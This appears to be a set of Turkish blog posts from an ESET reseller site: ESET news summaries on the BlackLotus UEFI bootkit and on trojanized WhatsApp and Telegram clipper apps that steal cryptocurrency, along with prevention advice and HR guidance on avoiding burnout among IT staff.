## **IT uzmanları için işleri kolaylaştıran teknik araçlara yatırım yapın.**
Birçok siber güvenlik ekibinin günleri manuel izleme veya raporlama ile geçer ve yanlış tespitlerin ve diğer gereksiz bildirimlerin sayısından bunalırlar. Sadece dış kaynak kullanımı değil, aynı zamanda etkili teknik araçların kullanılması, IT ekibinizi tekrarlanan çalışmalardan kurtararak daha önemli görevlere 4odaklanmalarına ve insan hatasını önlemelerine yardımcı olur. Güvenilir otomatik araçlar araştırın.
## **Şeffaf olun ve tükenmişlik hakkında açıkça konuşun.**
Aşırı çalışmanın yüceltilmediği ve iş-yaşam dengesinin yanı sıra kişisel hayatın teşvik edildiği bir şirket kültürü oluşturun. IT uzmanları da dahil olmak üzere çalışanlarınız duyguları ve hisleri hakkında açıkça konuşabiliyorsa, tükenmişliğin ilk belirtilerini tespit edebilir ve iş arkadaşlarınıza uygun desteği sağlamak için harekete geçebilirsiniz. Çünkü zor zamanlarda destekleyici bir lider olabilmek oldukça önemlidir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** IT Uzmanı, Kurumsal Güvenlik
---
### [ESET Research, BlackLotus UEFI bootkiti inceledi](https://antivirus.com.tr/eset-research-blacklotus-uefi-bootkiti-inceledi/)
**Published:** Mart 15, 2023
**Author:** ESET
**Excerpt:** UEFI bootkit'leri, çeşitli güvenlik mekanizmalarını devre dışı bırakabilen güçlü tehditlerdir. BlackLotus adlı UEFI bootkit'e bir göz atalım.
**Content:**
## BlackLotus: tamamen yamalı sistemlerde bile UEFI Güvenli Önyükleme aşamasını geçebilen bir UEFI bootkiti
- ESET araştırmacıları, önemli bir platform güvenliği özelliği olan UEFI Güvenli Önyüklemesini atlatabilen ve kullanımda olan ilk UEFI bootkiti, yani BlackLotus incelemesini paylaşan ilk ekip oldu.
- Söz konusu UEFI bootkiti, Ekim 2022’den beri bilgisayar korsanlığı forumlarında en az 5.000 ABD dolarına satıldı, UEFI Güvenli Önyüklemenin etkinleştirildiği, tamamen güncel Windows 11 sistemlerinde bile çalışabilir.
- Söz konusu bootkit, UEFI Güvenli Önyüklemesini atlatmak ve sistemde kalıcı olmak için bir yıldan uzun zamandır var olan bir güvenlik açığını ((CVE-2022-21894) kullanıyor. Bu durum, bahsettiğimiz güvenlik açığının genel olarak bilinen ilk ve çok zararlı kötüye kullanımıdır.
- Güvenlik açığı, Microsoft’un Ocak 2022 güncellemesinde giderildi; ancak, kötüye kullanılma durumu devam edebilir. Ayrıca BitLocker, HVCI ve Windows Defender gibi işletim sistemi güvenlik işleyişinin devre dışı bırakılmasına izin verebilir.
- BlackLotus’un kullanılması kolaydır ve suç amaçlı yazılım gruplarının eline geçerse hızla yayılabilir.
- ESET’in incelediği bazı BlackLotus yükleyicileri, güvenliği ihlal edilen sunucunun Ermenistan, Belarus, Kazakistan, Moldova, Rusya veya Ukrayna’nın yerel ayarlarından birini kullanması durumunda bootkit yüklemesini yapmamaktadır.
ESET araştırmacıları, önemli bir platform güvenliği özelliği olan UEFI Güvenli Önyüklemesini atlatabilen bir UEFI bootkitinin incelemesini paylaşan ilk ekip oldu. ESET Research, işlevselliği ve kendine has özellikleri nedeniyle söz konusu bootkitin BlackLotus olarak bilinen bir tehdit olduğunu ve bunun Ekim 2022’den beri bilgisayar korsanlığı forumlarında en az 5.000 ABD dolarına satılan bir UEFI bootkiti olduğunu düşünmektedir. Söz konusu bootkit, UEFI Güvenli Önyüklemenin etkinleştirildiği, tamamen güncel Windows 11 sistemlerinde bile çalışabilir.
## Gerçekten BlackLotus’mu?
ESET araştırmacısı ve ilgili bootkit konusunda araştırmayı yürüten ekibin lideri Martin Smolár bu konuda şunları söylüyor: “Araştırmamız birkaç saldırıyla başladı. Bu saldırıların kesinlikle bir HTTP indiricisi olan BlackLotus kullanıcı modu bileşeni olmasından şüphelendik ve 2022’nin sonlarında telemetrimizde ortaya çıkmasıyla bu şüphelerimizde haklı çıktık. İlk değerlendirmenin ardından örneklerde bulunan kod modelleri sayesinde 6 adet BlackLotus yükleyicisini keşfettik. Böylece BlackLotus’un baştan aşağı nasıl yürütüldüğünü keşfedip karşılaştığımız durumun sadece sıradan bir kötü amaçlı yazılım olmadığını anladık.”
Söz konusu bootkit, UEFI Güvenli Önyüklemesini atlatmak ve sistemde kalıcı olmak için bir yıldan uzun zamandır var olan bir güvenlik açığını ((CVE-2022-21894) kullanıyor. Bu durum, bahsettiğimiz güvenlik açığının genel olarak bilinen ilk ve çok zararlı kötüye kullanımıdır. Söz konusu güvenlik açığı, Microsoft’un Ocak 2022 güncellemesi ile giderilse de, bu güvenlik açığından etkilenen ve geçerli imzaya sahip ikili kodlar henüz UEFI iptal listesine eklenmediği için hala kullanılabiliyor. BlackLotus da bu durumdan yararlanarak, bu güvenlik açığını kullanmak için yasal ikili kodların kendine ait ama savunmasız kopyalarını sisteme ekliyor.
## Neler yapabilir?
BlackLotus; BitLocker, HVCI ve Windows Defender gibi işletim sistemi güvenlik işleyişini devre dışı bırakabiliyor. Kurulduktan sonra bootkitin ana hedefi, bootkit’in kaldırılmasını engelleyen bir çekirdek sürücü ve Komuta Kontrol sunucusu ile iletişimi sağlayan, ek kullanıcı modu veya çekirdek modu yükleri yükleyebilen bir HTTP indiricisi yaymaktır. İlginç bir şekilde ESET’in incelediği bazı BlackLotus yükleyicileri, güvenliği ihlal edilen sunucunun Ermenistan, Belarus, Kazakistan, Moldova, Rusya veya Ukrayna’nın yerel ayarlarından birini kullanması halinde bootkit yüklemesini yapmamaktadır.
BlackLotus’un reklamı ve satışı, en erken Ekim 2022’den beri karanlık forumlarda yapılmaktadır. Smolár bu konuda sözlerine şöyle devam ediyor: “Bootkit’in gerçek olduğunu ve buna ilişkin reklamın sadece bir dolandırıcılıktan ibaret olmadığını artık kanıtlayabiliriz. Hem açık kaynaklardan hem de telemetrimizden alabildiğimiz BlackLotus örneklerinin sayısının az olması, henüz pek çok tehdit aktörünün bunu kullanmaya başlamadığına inanmamıza neden oluyor. Bu bootkit, suç yazılımlarına sahip grupların eline geçerse işlerin hızla büyüyeceğinden endişeliyiz. Bu endişemizin altındaki neden, söz konusu bootkitin kolayca yerleştirilebilir olması ve suç yazılımlarına sahip grupların botnetler kullanarak kötü amaçlı yazılım dağıtabilir olmalarıdır.”
Son birkaç yıl içerisinde UEFI sistemlerinin güvenliğini etkileyen birçok kritik güvenlik açığı tespit edildi. Ne yazık ki tüm UEFI ekosisteminin karmaşıklığı ve ilgili tedarik zinciri sorunları nedeniyle, bu güvenlik açıkları düzeltildikten çok uzun zaman sonra bile veya en azından bunların düzeltildiği söylendiğinden beri birçok güvenlik açığı sistemleri savunmasız bıraktı.
UEFI bootkitleri oldukça güçlü birer tehdit anlamına geliyor çünkü, söz konusu bootkitler, işletim sistemi önyüklemesi üzerindeki tüm kontrolü ele geçirip farklı işletim sistemi güvenlik işleyişini devre dışı bırakıyor ve bu sistemlere erken önyükleme aşamalarındaki kendi çekirdek modu veya kullanıcı modu yüklerini yayıyor. Söz konusu bootkitler böylece gizli bir şekilde ve büyük ayrıcalıklara sahip olarak çalışabiliyor. Bugüne kadar herkes tarafından bilinen ve kullanımda olan yalnızca birkaç bootkit tespit edilmiştir. ESET Research tarafından 2018’de tespit edilen ve kullanımda olan ilk UEFI donanım yazılımı LoJax gibi implantlar ile kıyaslandığında, kolayca erişilebilir FAT32 disk bölümünde yer aldıkları için UEFI bootkitleri gizlilik konusunda kaybedebilir. Ancak bir önyükleme yükleyicisi olarak çalışmaları, donanım yazılımı implantlarına karşı koruma sağlayan birçok güvenlik katmanı özelliklerini aşmaya gerek kalmadan, bootkitlere hemen hemen aynı özellikleri sağlıyor.
Smolár sözlerini şöyle tamamlıyor: “Elbette en iyi tavsiye, bir tehdidin daha en başında, işletim sistemi öncesi kalıcılığa ulaşmadan önce durdurulma şansını artırmak için sisteminizi ve güvenlik yazılımını güncel tutmaktır.”
BlackLotus hakkında daha fazla teknik bilgi ve bu tehditle ilgili önlem ve iyileştirme tavsiyeleri için WeLiveSecurity’de yer alan “[BlackLotus UEFI Bootkiti: Efsane gerçek oldu](https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/)” isimli blog yazısına göz atın. ESET Research’ten en güncel haberleri almak için [Twitter’da ESET Research](https://twitter.com/ESETresearch) hesabını takip etmeyi unutmayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** BlackLotus, Siber Güvenlik
---
### [Sahte WhatsApp ve Telegram kripto para peşinde](https://antivirus.com.tr/sahte-whatsapp-ve-telegram-kripto-para-pesinde/)
**Published:** Mart 17, 2023
**Author:** ESET
**Excerpt:** #ESETresearch, kripto paralarınızı çalmak için mesajları okuyabilen ve optik karakter tanıma (OCR) kullanan Android ve Windows ekran kaydedicileri analiz etti.
**Content:**
ESET araştırmacıları, WhatsApp ve Telegram uygulamalarının truva atı gizlenmiş sürümleri ile özellikle Android ve Windows kullanıcılarını hedef alan söz konusu anlık mesajlaşma uygulamalarına ait düzinelerce taklitçi internet sitesi tespit etti. Bu kötü amaçlı uygulamaların çoğu, pano içeriklerini çalan veya değiştiren, kötü amaçlı bir yazılım türü olan clipper yazılımlarından oluşuyor. Söz konusu yazılımların tümü kripto para peşinde.
[@ESETresearch](https://twitter.com/ESETresearch), ilk kez özellikle anlık mesajlaşma uygulamalarını hedef alan Android tabanlı clipper yazılımları tespit etti. Ayrıca bu uygulamaların bazıları, güvenliği ihlal edilmiş cihazlarda kayıtlı ekran görüntülerinden metin çıkarmak için optik karakter tanımlama (OCR) kullanıyor. Bu durum, Android tabanlı kötü amaçlı yazılımlar için bir başka ilktir.
## **Önemli noktalar**
- ESETResearch, anlık mesajlaşma uygulamalarına yerleştirilen clipper isimli kötü amaçlı yazılımın ilk örneğini tespit etti.
- Tehdit aktörleri, Android ve Windows işletim sistemlerinde truva atı bulunan Telegram ve WhatsApp uygulamalarını kullanarak kurbanların kripto paralarını izliyor.
- Söz konusu kötü amaçlı yazılım, kurbanın sohbet uygulamasından gönderdiği kripto para cüzdan adreslerini saldırgana ait adreslerle değiştirebiliyor.
- Bazı clipper yazılımları, ekran görüntülerinden metin çıkarmak ve kripto para cüzdanı kurtarma ifadelerini çalmak için optik karakter tanımayı kötüye kullanıyor.
- ESET, clipper yazılımlarının yanı sıra WhatsApp ve Telegram’ın kötü amaçlı Windows sürümlerini içeren uzaktan erişimli truva atları da tespit etti.
## Dağıtım
Kopyacı uygulamalarda kullanılan dile dayanarak, arkalarındaki operatörlerin çoğunlukla Çince konuşan kullanıcıları hedef aldığı görülmektedir.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/figure01.png)Sahte WhatsApp ve Telegram dağıtım şeması
Taklitçi uygulamalarda kullanılan dil incelendiğinde, bu yazılımları kullanan kişilerin özellikle Çince konuşan kullanıcıları hedef aldığı ortaya çıktı. Çin’de, hem Telegram’ın hem de WhatsApp’ın sırasıyla [2015](https://hongkongfp.com/2015/07/13/china-blocks-telegram-messenger-blamed-for-aiding-human-rights-lawyers/) ve [2017](https://www.nytimes.com/2017/09/25/business/china-whatsapp-blocked.html) yıllarından itibaren kullanılması yasak olduğu için bu uygulamaları kullanmak isteyen kişiler, dolaylı yollara başvurmak zorunda kalmıştı.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/figure04.png)Sahte bir web sitesine işaret eden sahte Whatsapp Youtube kanalı
Tehdit aktörleri, ilk olarak sahte YouTube kanallarına yönlendiren Google Ads’i kurdu ve ardından kullanıcıları taklitçi Telegram ve WhatsApp internet sitelerine yönlendirdi. ESET Research, söz konusu sahte reklamları ve ilgili YouTube kanallarını Google’a şikâyet etti ve Google da bu reklam ve kanalların tümünün kullanımına hemen son verdi.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/figure05_1.png)Youtubeda kullanılan sahte hesaplar
## Truva atı eklenmiş uygulamalara genel bakış
Truva atı gizlenmiş uygulamaları tespit eden ESET araştırmacısı Lukáš Štefanko bu konuyla ilgili şunları söylüyor: “Tespit ettiğimiz clipper yazılımlarının asıl amacı kurbanın mesajlarını ele geçirip gönderilen ve alınan kripto para cüzdan adreslerini saldırgana ait adreslerle değiştirmektir. Android tabanlı WhatsApp ve Telegram uygulamalarının yanı sıra, aynı uygulamaların Windows sürümlerini de tespit ettik.”
### Android Truva atı
Bu uygulamaların Truva atı gizlenmiş sürümleri, aynı amaca hizmet etmelerine rağmen farklı özelliklere de sahiptir. İncelenen Android tabanlı clipper yazılımları, kurbanın cihazında depolanan ekran görüntüleri ile fotoğraflardaki metinleri okumak için OCR kullanan ilk Android temelli kötü amaçlı yazılım olma özelliğini taşıyor. OCR, anahtar cümleyi bulup çalmak için kullanılıyor. Anahtar cümle ise kripto para cüzdanlarını kurtarmak için kullanılan bir dizi kelimeden oluşan anımsatıcı kod anlamına geliyor. Kötü amaçlı aktörler, anahtar cümleyi ele geçirir geçirmez doğrudan ilgili cüzdandaki tüm kripto paraları çalabiliyor.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/figure12.png)CC sunucusundan alınan Bitcoin Ethereum ve TRON cüzdan adresleri
Bunun dışında söz konusu kötü amaçlı yazılım, kurbanın kripto para cüzdan adresini saldırganın sohbet adresi ile değiştiriyor. Bunu da ya doğrudan program içerisinde yer alan ya da saldırganın sunucusundan dinamik olarak ele geçirilen adreslerle yapıyor. Ayrıca söz konusu yazılım, kripto paralarla ilgili belirli anahtar kelimeleri tespit etmek için Telegram mesajlarını izliyor. Yazılım, bu tür bir anahtar kelimeyi tespit ettiği anda tüm mesajı saldırganın sunucusuna iletiyor.
### Windows Truva atı
Windows Truva atları, keşfettiğimiz Truva atlı Android uygulamalarının aksine yalnızca ekran kaydedicilerinden değil, aynı zamanda uzaktan erişim Truva atlarından da oluşuyor. Clipper’lar esas olarak kripto çalmaya odaklanırken RAT’lar ekran görüntüsü almak ve dosyaları silmek gibi daha çeşitli kötü amaçlı eylemler gerçekleştirebilir. Bazıları panoyu da manipüle edebilir ve bu da kripto para cüzdanlarını çalmalarına izin verir. Windows uygulamaları, Android sürümleriyle aynı etki alanlarında bulundu.
## Önleme ve cihazdan kaldırma
### Android
Uygulamaları yalnızca Google Play Store gibi güvenilir kaynaklardan yükleyin. Android Telegram uygulamasıaracılığıyla kripto para cüzdan adreslerini paylaşıyorsanız, gönderdiğiniz adresin uygulamayı yeniden başlattıktansonra görüntülenen adresle eşleşip eşleşmediğini iki kez kontrol edin. Değilse, alıcıyı adresi kullanmaması konusunda uyarın ve iletiyi kaldırmayı deneyin. Ne yazık ki bu teknik Android için Truva atlı WhatsApp’a uygulanamaz. Önceki ipucunun Truva atlı Telegram durumunda geçerli olmadığını unutmayın; cüzdan adresinin alıcısı yalnızca saldırgan cüzdanını gördüğünden, adresin orijinal olup olmadığını söyleyemez. Anımsatıcı ifadeler, parolalar ve özel anahtarlargibi hassas bilgiler içeren şifrelenmemiş resimleri veya ekran görüntülerini cihazınızda saklamayın. Telegram veya WhatsApp’ın Truva atlı bir sürümüne sahip olduğunuzu düşünüyorsanız, cihazınızdan manuel olarak kaldırın ve uygulamayı Google Play’den veya doğrudan yasal web sitesinden indirin.
### Windows
Telegram uygulamanızın gerçek olup olmadığından emin değilseniz, dosyanın dijital imzasının geçerli olup olmadığını ve Telegram FZ-LLC’ye verilip verilmediğini kontrol edin. Telegram uygulamanızın kötü amaçlı olduğundan şüpheleniyorsanız, tehdidi tespit etmek ve kaldırmak için bir güvenlik çözümü kullanmanızı öneririz. Bu tür bir yazılıma sahip değilseniz ücretsiz [ESET Online Scanner](https://www.eset.com/tr/home/online-scanner/)‘ı kullanmayı deneyebilirsiniz. Windows için WhatsApp’ın tek resmi sürümü şu anda Microsoft mağazasında mevcuttur. Uygulamayı başka bir kaynaktan yüklediyseniz, silmenizi ve ardından cihazınızı taramanızı öneririz.
Anlık mesajlaşma uygulamalarına yerleştirilen clipper yazılımları hakkında daha fazla teknik bilgi almak için WeLiveSecurity’de yer alan [teknik incelmeye](https://www.welivesecurity.com/2023/03/16/not-so-private-messaging-trojanized-whatsapp-telegram-cryptocurrency-wallets/) göz atabilirsiniz.
Ayrıca [Yaygın WhatsApp dolandırıcılıkları ve korunma yolları](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/) yazımızı da gözden kaçırmayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Android, Araştırma, Kripto Para, Telegram, WhatsApp, Windows
---
### [IT sektöründe tükenmişlik sendromu nasıl önlenir? ](https://antivirus.com.tr/it-sektorunde-tukenmislik-sendromu-nasil-onlenir/)
**Published:** Nisan 3, 2023
**Author:** ESET
**Excerpt:** Dayanılmaz iş yükleri, yetersiz bütçeler, yalnızlık... Tükenmişlik sendromu nedenlerinden bazıları. Peki IT uzmanlarınızın huzurunu nasıl artırabilirsiniz?
**Content:**
## **ESET İK direktörünün tavsiyesi: Açık olun ve küçük muhabbetlere önem verin**
*Dijital güvenlik alanında, uzman çalışan eksikliği nedeniyle bir çok işletme IT uzmanlarını işe alırken zorlanmaya başladı. Bu nedenle işletmede mevcut çalışanların aşırı iş yüklerini yönetmesi bekleniyor. Bu durum, yetersiz bütçeler, sürekli yeni trendlere ayak uydurma ihtiyacı ve şirketin üst yönetimine güven eksikliği gibi diğer faktörlerle birleşerek, IT endüstrisindeki tükenmişlik sendromu oluşmasına neden oluyor.*
Değerli yeteneklerinizi nasıl mutlu edebilir ve dijital güvenlik uzmanlarınızın şirketinizi korumak için motive olduğundan nasıl emin olursunuz? ESET’in küresel bilgi ve uzmanlık direktörü Jana Hoang, önleme ve problem çözme ipuçları da dahil olmak üzere birkaç önerisini paylaştı.
> [Dünya Ekonomik Forumu’na göre](https://www.weforum.org/agenda/2023/02/cybersecurity-how-to-improve-resilience-and-support-a-workforce-in-transition/), Şubat 2023’te pazarda 3,4 milyon dijital güvenlik çalışanı eksikti. Kurumsal liderlerinin yaklaşık %59’u ve siber güvenlik liderlerinin %64’ü, yetenekli insanların işe alımı ve elde turulmasının siber dayanıklılığı yönetmek için önemli bir sorun olduğunu vurguluyor.
## **Bir tükenmişlik başlangıcı; COVID krizi**
Jana Hoang’a göre, yukarıda belirtilen nedenlerin yanı sıra, birçok IT uzmanının zihinsel sağlığını önemli ölçüde etkileyen bir faktör daha var – koronavirüs krizi. Pandeminin en başında, pek çoğu tam zamanlı bir ev ofis sürecine geçmeye hazır değildi. IT yöneticilerinin, çalışanlara güvenli uzaktan çalışma için gerekli tüm ekipmanı sağlamak için ellerinden gelenin en iyisini yapmaları gerekiyordu. Stres ve iş yükü seviyesi eskisinden çok daha yüksek bir değere yükseldi.
Dijital güvenlik alanında çalışan bir şirket için, takdir edersiniz ki iş yeri güvenliği özellikle ön plandadır ve çok daha fazla baskı ve gereksinim oluşturur. Ayrıca, yalnızca uzaktan çalışma modeline geçmek bile birçok IT uzmanının iş yükünü önemli ölçüde arttırdı.
Sadece uzanmak, kahve içmek veya yemek için kısa bir mola vermek bile atlandı. IT uzmanları mola vermeyi unuttu! Uzmanlarımızdan bazıları sürekli olarak bir online toplantıdan diğerine geçti. Artık kimse birbiri ile muhabbet etmiyordu sadece durmaksızın çalışıyorlardı. Bütün gece boyunca işleri düşünerek uyumakta zorlanmaya başladılar. Performansları artmış olabilir, ancak tükenmişlik riski de aynı şekilde arttı. Benzer bir durum şirketlerin diğer bölümlerinde de yaşandı.
## **Tükenmişliğin ilk belirtileri
Tükenmişliğin gizliden gizliye başladığını nasıl anlarsınız? Çalışanlar motivasyon sorunları yaşarlar ve kayıtsızlık ve alaycılık gibi yaklaşımlar sergilemeye başlarlar. Genellikle yeni fikirler getirmesi ile bilinen ve iyimser olarak tanınan insanlar daha pasif kalmaya başladılar. Toplantılarda sessizce otururlar ya da katılmayı tamamen bırakırlar. Bazen, “Bunu neden yapmalıyız? Çok anlamsız! gibi sorgulamalarla her şeyi aşırı derecede eleştirmeye başlarlar. Veya hiç denemeden vazgeçerler. Tükenmişlikten muzdarip çalışanlar işlerini tutkuyla yapmayı bırakırlar ve sorumluluk almaktan kaçınırlar. Bu da genellikle düşük kaliteli iş çıkarmalarına ve kötü sonuçlara neden olur.
Tükenmişlik belirtileri hafife alınır ve önemsenmez ise etkilenen çalışan işe gelmeyi bırakabilir. Ve bir daha da haber alamazsınız. Jana Hoang’a göre, “*Belli bir noktada, vücudumuz iş yükünün fazla geldiğini söylüyor ve tıpkı diğer sağlık sorunlarında olduğu gibi kapanıyor.*“
Tükenmişliğin yoğunluğu, ciddiyetine bağlı olarak değişir. Bir psikolog veya terapistle görüşmek, bireyin stres alanlarını tanımlamasına ve sonraki adımları yönetmesine yardımcı olabilir. Belirtilerin hafif olduğu durumlarda, iş yükünü azaltmak, öncelikleri yeniden belirlemek, personel kapasitesini artırmak veya görevleri tekrar tanımlamak sorunu çözebilir. Görevlerinin tüm şirket için neden önemli olduğunu açıklığa kavuşturmaya çalışın, böylece etkiyi ve daha büyük resmi görebilirler. Ne üzerinde ve neden çalıştığınızı bilmek çok önemlidir.

### Tükenmişlik şiddetli ve kişi çok yorgun ise, ücretli izin yardımcı olabilir.
ESET’te, etkilenen çalışanlardan bazılarına ücretli izin veriliyor. Uzunluğu, çalışanın durumuna ve tercihlerine bağlı, ancak aynı zamanda şirketin ihtiyaçları da önemli. Çoğunlukla, üç aya kadar. Dijital cihazları kullanmaktan kaçınmalarını ve odaklarını mutlu olacakları ve tercihen daha az zorlayıcı bir aktivite yapmaya yönlendirerek zihinlerini sakinleştirmelerini öneriyoruz. Bazıları vakit geçirmek için örneğin bir şantiyede çalışmak gibi manuel işlere karar verirken, bir kısmı da izinlerini evlerini boyamak, seyahat etmek veya hayır işleri yapmak için kullanıyorlar. Meditasyon ve sağlıklı bir uyku düzeni de yardımcı oluyor.
Çoğu durumda ücretli izinin faydasını gördük. Bireyler şirkete daha fazla motivasyon veya yeni kazanılan becerilerle geri döndüler. Bu da karşılıklı fayda sağlıyor. Bazı durumlarda ise çalışan şirketten tamamen ayrılmaya karar verdi. Bu ikinci durumlarda, çalışanın ESET’e tekrar dönmek istemesi halinde kapının her zaman açık olduğunu bilmesini sağlarız.
## **Tükenmişlik nasıl önlenir? Dört ipucu**!
### 1- **Şeffaflık oluşturun ve sıradan muhabbetleri es geçmeyin**
Bir IT yöneticisi veya uzmanı tutkularını yitirdiğini hissediyorsa, desteklendiğini ve üstleri ile her zaman konuşabileceğini bilmelidir. Ancak bu duruma sadece sağlıklı bir çalışma ortamında ulaşılabilir. “Liderler ve yöneticiler, ekip üyeleriyle işle ilgili konular, son tarihler ve ihtiyaçlar hakkında konuşurken, aynı zamanda sıradan muhabbetler için de zaman bulmalılar.
Tüm insanların yüksek sesle paylaşılması gereken sıkıntıları ve hayalleri vardır. Öğle yemeği sırasında veya kahve içerken açık, rahat bir muhabbet çok şeyi ortaya çıkarabilir ve tükenmişliğin ilk belirtilerini görmenizi sağlayabilir “diyor Hoang. Yönetici, çalışanın ruh hali ve motivasyonunda bir şeylerin yanlış olduğunu hissederse, “ofisimde görüşelim” demesi veya bir takvim daveti göndermesi gibi yaklaşımlar söz konusu olmamalıdır, çünkü bunlar daha fazla strese neden olur.
Ofisin dışında spontane bir kahve / öğle yemeği molası veya kısa bir yürüyüş daha pozitif bir yaklaşımdır ve çalışanların kendilerini açmalarına ve ifade etmelerine yardımcı olur. IT uzmanları genellikle içe dönük olma eğilimindedir. Bu nedenle, duygularını mümkün olduğunca paylaşmaları için onları desteklemek önemlidir. Bazen yöneticileri ebeveynlere benzetirim. Çocuklarının farklı davranmaya başladığını fark etmeliler – en saçma görünebilecek sorunları bile asla yargılamamalı veya gülmemelidirler. Ebeveyn ve çocuk arasındaki ilişki ve güven ne kadar iyi olursa, ilişkileri o kadar güçlü ve olumlu olur.
> #### **Çalışanlarla görüşmelere nasıl yaklaşılır?**
>
> - Daha geniş ve daha derin bir iletişim ortaya çıkarmak için **AÇIK** **sorular** sorun; KAPALI “Evet” veya “Hayır” soruları, meslektaşınızın iç dünyasını anlamanıza yeterince yardımcı olmaz ve yanlış varsayımlara yol açabilir.
> - **Olumlu pekiştirmeye odaklanın**. Olumsuz kelimeler yerine olumlu kelimeler beyindeki serotonin seviyelerini artırmaya yardımcı olur.
> - **Meslektaşınızı şikayet etmekten ziyade problemi çözmeye** yönlendirecek sorular sorarak konuşmayı yönlendirin**.**
> #### **Sorulabilecek sorulara örnekler:
>
> - Son zamanlarda nasıl hissediyorsun? Seni mutlu eden şeyler neler?
> - Neleri değiştirmek veya iyileştirmek istersin?
> - İşinde ve pozisyonunda neleri seviyor, neleri sevmiyorsun?
> - İşinin hangi bölümlerini motive edici / teşvik edici / ilgi çekici / eğlenceli buluyorsun?
> - İş kapsamını / sorumluluklarını nasıl değiştirirdin ve bu nasıl hissetmeni sağlar?
### 2- **Bireyselliği önemseyin**
Bazı insanlar büyük iş yüklerine dayanabilir ve asla tükenmişlikten muzdarip olmazken, diğerleri genetik yatkınlıklar nedeniyle çok daha hassas olabilir. Bu nedenle, çalışanlara kişilik özelliklerine saygı duyarak yaklaşmak çok önemlidir. Biri için iyi olan şey, diğerleri için iyi olmayabilir. Yönetici gece 2’de e-posta gönderiyor ise, iş arkadaşlarına aynı şeyi yapmalarını beklemediğini, makul bir zamanda yanıt verebileceğini bildirmelidir. Bireysel karakterler, kişilerin geçmişi ve koşullar her zaman göz önünde bulundurulmalıdır. Bazı stres kaynakları işle ilgili bazıları ise kişisel olabilir. Bir yöneticinin her ikisini de fark etmesi ve gerekirse üst yönetimden yardım istemesi veya çalışanların refahını artıracak önlemler alması avantajlıdır.
### 3- **Çalışanlarınıza profesyonel psikolojik destek sağlayın**
Yöneticiler ve/veya İK departmanları çalışanlara destek sağlamalıdır. Çalışanlarınızın anonim olarak erken müdahale ve profesyonel yardım almalarını sağlamak istiyorsanız bir şirket veya psikolog ile anlaşmanız çözüm olabilir. Mesela ESET’te çalışanlar yılda üç kez bir psikoloğun hizmetlerini ücretsiz olarak kullanabilirler. Zihinsel sağlığın iyileştirilmesi, meditasyon teknikleri ve tükenmişliğin önlenmesine yönelik düzenli atölye çalışmaları organize ediyoruz. Ayrıca, kişinin motive veya yorgun hissettiğinde yöneticisi ile görüşebilmesi konusunda rehberlik sunan, daha iyi önceliklendirme veya zaman yönetimi yapabilmesini sağlayan yöntemler öğreten web seminerleri ve oturumlar organize ediyoruz. Düzenli olarak, podcast’ler ve LinkedIn dersleri gibi zihinsel sağlıkla ilgili ilham verici içerikler paylaşıyoruz.
Ne yazık ki, birçok insan başkalarının onları yargılayacağını veya onları zayıf ya da deli gibi göreceğini düşündükleri için hissettikleri hakkında konuşmak ve paylaşmak konusunda huzursuz hissediyor. Bu önyargının üstesinden gelmek için elimizden gelenin en iyisini yapmaya çalışıyoruz. Zihnimiz ve benliğimiz, herhangi bir fiziksel beden parçası gibi, aşırı uyarılırsa veya tükenirse hastalanabilir.
### 4- **Mümkünse, tamamen uzaktan çalışmayın**
Kişisel temas, beynimizin ve sinir sistemimizin birçok bölümünü harekete geçirerek yaratıcılığa ve zihinsel sağlığa fayda sağlar. Sadece uzaktan çalışan insanlar, rastgele konuşmalardan ilham alma fırsatını kaçırabilir veya mola vermeyi unutabilirler. Ofis mutfağında küçük konuşmalar bile bir enerji artışı olabilir veya mutsuzluk belirtilerini belirlemeye yardımcı olabilir. Bu nedenle, ev ofisini işyerindeki çalışma ortamı ile bütünleştirmek şiddetle tavsiye edilir. Deneyimlerimize göre, çalışanlarımız, er ya da geç, bu kavramı içselleştiriyorlar, çünkü daha sonra ofise daha sık gelmeye başlıyorlar. İnsanlar doğal olarak sosyal varlıklardır – zaman zaman, kendimizi, bizi iyi hissettiren ve daha fazla bilgi için beynimize ilham veren insanlarla çevrelememiz gerekir. Şanslıyız ki şirketimizde böyle çok insan var.

##### **Jana Hoang, ESET’te Küresel İnsan Bilgisi ve Uzmanlığı Direktörü**
Jana, Slovakya’nın Nitra kentindeki üniversitede BT, İngilizce ve sanat bölümlerinden mezun oldu. İK kariyerine 2008 yılında ESET’te İK uzmanı olarak başladı. 2010 yılında Slovakya’nın en iyi İK Uzmanı olarak [Profesia.sk](https://www.profesia.sk/) portalından RecruitRank ödülüne layık görüldü. Daha sonra, çoğunlukla İK ortaklığı ve toplam ödül gündemine odaklandı. 2022 yılında ESET’te küresel insan bilgisi ve uzmanlığı direktörü oldu. O zamandan beri, ESET’in küresel ücretlendirme, yan haklar ve organizasyon tasarımı, küresel yetenek gelişimi ve öğrenimi, iç iletişim ve çalışan etkinliklerini yönetiyor.
